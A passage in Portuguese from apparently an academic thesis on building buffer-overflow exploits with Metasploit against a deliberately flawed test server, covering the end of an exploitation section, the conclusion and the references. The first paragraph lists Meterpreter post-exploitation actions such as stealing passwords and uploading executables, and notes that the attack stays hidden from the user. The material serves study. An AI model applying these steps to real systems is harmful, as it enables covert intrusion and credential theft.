Após o preenchimento das informações necessárias uma sessão é aberta, indicando que houve êxito na exploração da falha (figura 3.6). Pode-se agora utilizar todas as funções do *Meterpreter* como copiar e excluir arquivos, obter senhas de usuários, efetuar o *upload* de executáveis, entre outras, para se aproveitar do sistema invadido, ressaltando que nenhum processo referente ao *Metasploit* será exibido no gerenciador de tarefas do *Windows*, tornando o ataque imperceptível ao usuário.

5 Conclusão e Trabalhos futuros

Com a crescente evolução do mercado brasileiro de *software* questões até então ignoradas ou muitas vezes abordadas de maneira errônea, como a segurança de *software*, devem ser levadas em consideração e discutidas sem discriminação. Tratando-se de um segmento muito competitivo, desenvolvedores correm contra o tempo para atender as necessidades do mercado e muitas vezes concluem produtos de maneira precoce.

Sem que os testes relativos à segurança da informação sejam aplicados, não se pode determinar o comportamento de um produto diante de ataques realizados por indivíduos mal intencionados.

O *Metasploit*, de fato, agiliza o processo de desenvolvimento de *exploits*, possibilitando a reutilização de grandes trechos de código e diminuindo o tempo gasto nos testes de segurança, grande parte da sua agilidade é provida pela arquitetura modular ao qual o *framework* foi desenvolvido e também pela eficiente separação de *exploits* e *payloads*.

Conhecer a linguagem *Assembly* assim como seus registradores e conjuntos de instruções se faz necessário para o desenvolvimento de *exploits*, sem esse conhecimento prévio os dados retirados do depurador de código não teriam serventia.

Apesar de conhecida e muito grave a vulnerabilidade de *buffer overflow* ainda é encontrada em grande parte dos *softwares* comerciais, por ser uma falha originada exclusivamente pelo codificador, não se pode determinar quanto tempo levará até que ela esteja defasada.

Mesmo contendo uma falha proposital, o programa Bof-server exemplifica de modo análogo as etapas necessárias ao desenvolvimento de códigos que visam à exploração do sistema, por tanto, independentemente aplicativos que contem esta falha serão explorados de maneira semelhante ao exemplo contido nesse projeto.

Os estudos direcionados a exploração de softwares comerciais e a aplicação de novos métodos de exploração exemplificam futuras propostas de trabalho, assim como o desenvolvimento de *plugins* no *framework* relacionados à automatização de um sistema de testes, podem vir a ser publicações futuras.

Outra proposta seria o desenvolvimento de um *scanner* de vulnerabilidades que identificasse e atacasse alvos predeterminados, podendo assim utilizar o MSF como suporte a prática.

RÉFERÊNCIAS

ALMEIDA, A. R. **Funcionamento de Exploits**, 2003. Disponível em: <<http://www.firewalls.com.br/files/alexisExploit.pdf>>. Acesso em: 13 julho 2009.

AMORIM, A. **Forúm Metasploit-br**, 30 Setembro 2008. Disponível em: <<http://www.metasploit-br.org/>>. Acesso em: 25 junho 2009.

ARANHA, D. D. F. **Tomando o Controle de Programas Vulneráveis a Buffer Overflow**, fevereiro 2003. Disponível em: <<http://www.cic.unb.br/docentes/pedro/sd.php>>. Acesso em: 22 junho 2009.

BIRCK, F. A. **Utilizando um debugger - OllyDbg**, 2008 Maio 22. Disponível em: <<http://www.guiadohardware.net/comunidade/utilizando-debugger/785195/>>. Acesso em: 22 junho 2009.

HOGLUND, G.; MCGRAW, G. **Como Quebrar Códigos**. São Paulo: Pearson, 2006.

MANZANO, J. N. G. **Fundamentos em Programação Assembly**. São Paulo: Érica, 2007.

MAYNOR, D.; MOOKHEY, K. K. **Metasploit Toolkit**. Burlington: Syngress, 2007.

METASPLOIT PROJECT. **Metasploit 3.0 Developer's Guide**, 2006. Disponível em: <http://www.metasploit.com/documents/developers_guide.pdf>. Acesso em: 23 junho 2009.

METASPLOIT PROJECT. **Metasploit Framework User Guide**, 2006. Disponível em: <http://www.metasploit.com/documents/users_guide.pdf>. Acesso em: 14 junho 2009.

METASPLOIT PROJECT. **Metasploit's Meterpreter**, 2006. Disponível em: <<http://www.metasploit.com/documents/meterpreter.pdf>>. Acesso em: 23 junho 2009.

MOOKHEY, K. K.; SINGH, P. **Metasploit Framework**, 12 jul. 2004. Disponível em: <<http://www.securityfocus.com/infocus/1789>>. Acesso em: 13 Maio 2009.

OSBORNE, A. **Microprocessadores**. São Paulo: McGraw-Hill, 1984.

PELAGALLI, R. **Writing exploits for Metasploit 3.0**, 24 janeiro 2008. Disponível em: <<http://redstack.net/blog/index.php/2008/01/24/writing-exploits-for-metasploit-30.html>>. Acesso em: 23 junho 2009.

SIQUEIRA, D. D. D. **Explorando Stack Overflow no Windows**, 8 Maio 2009. Disponível em: <<http://www.milw0rm.com/papers/328>>. Acesso em: 13 junho 2009.

VIEIRA, L. **Metasploit Framework**, 11 Novembro 2008. Disponível em: <http://imasters.uol.com.br/artigo/10645/seguranca/metasploit_framework_-_parte_01/>. Acesso em: 25 Março 2009.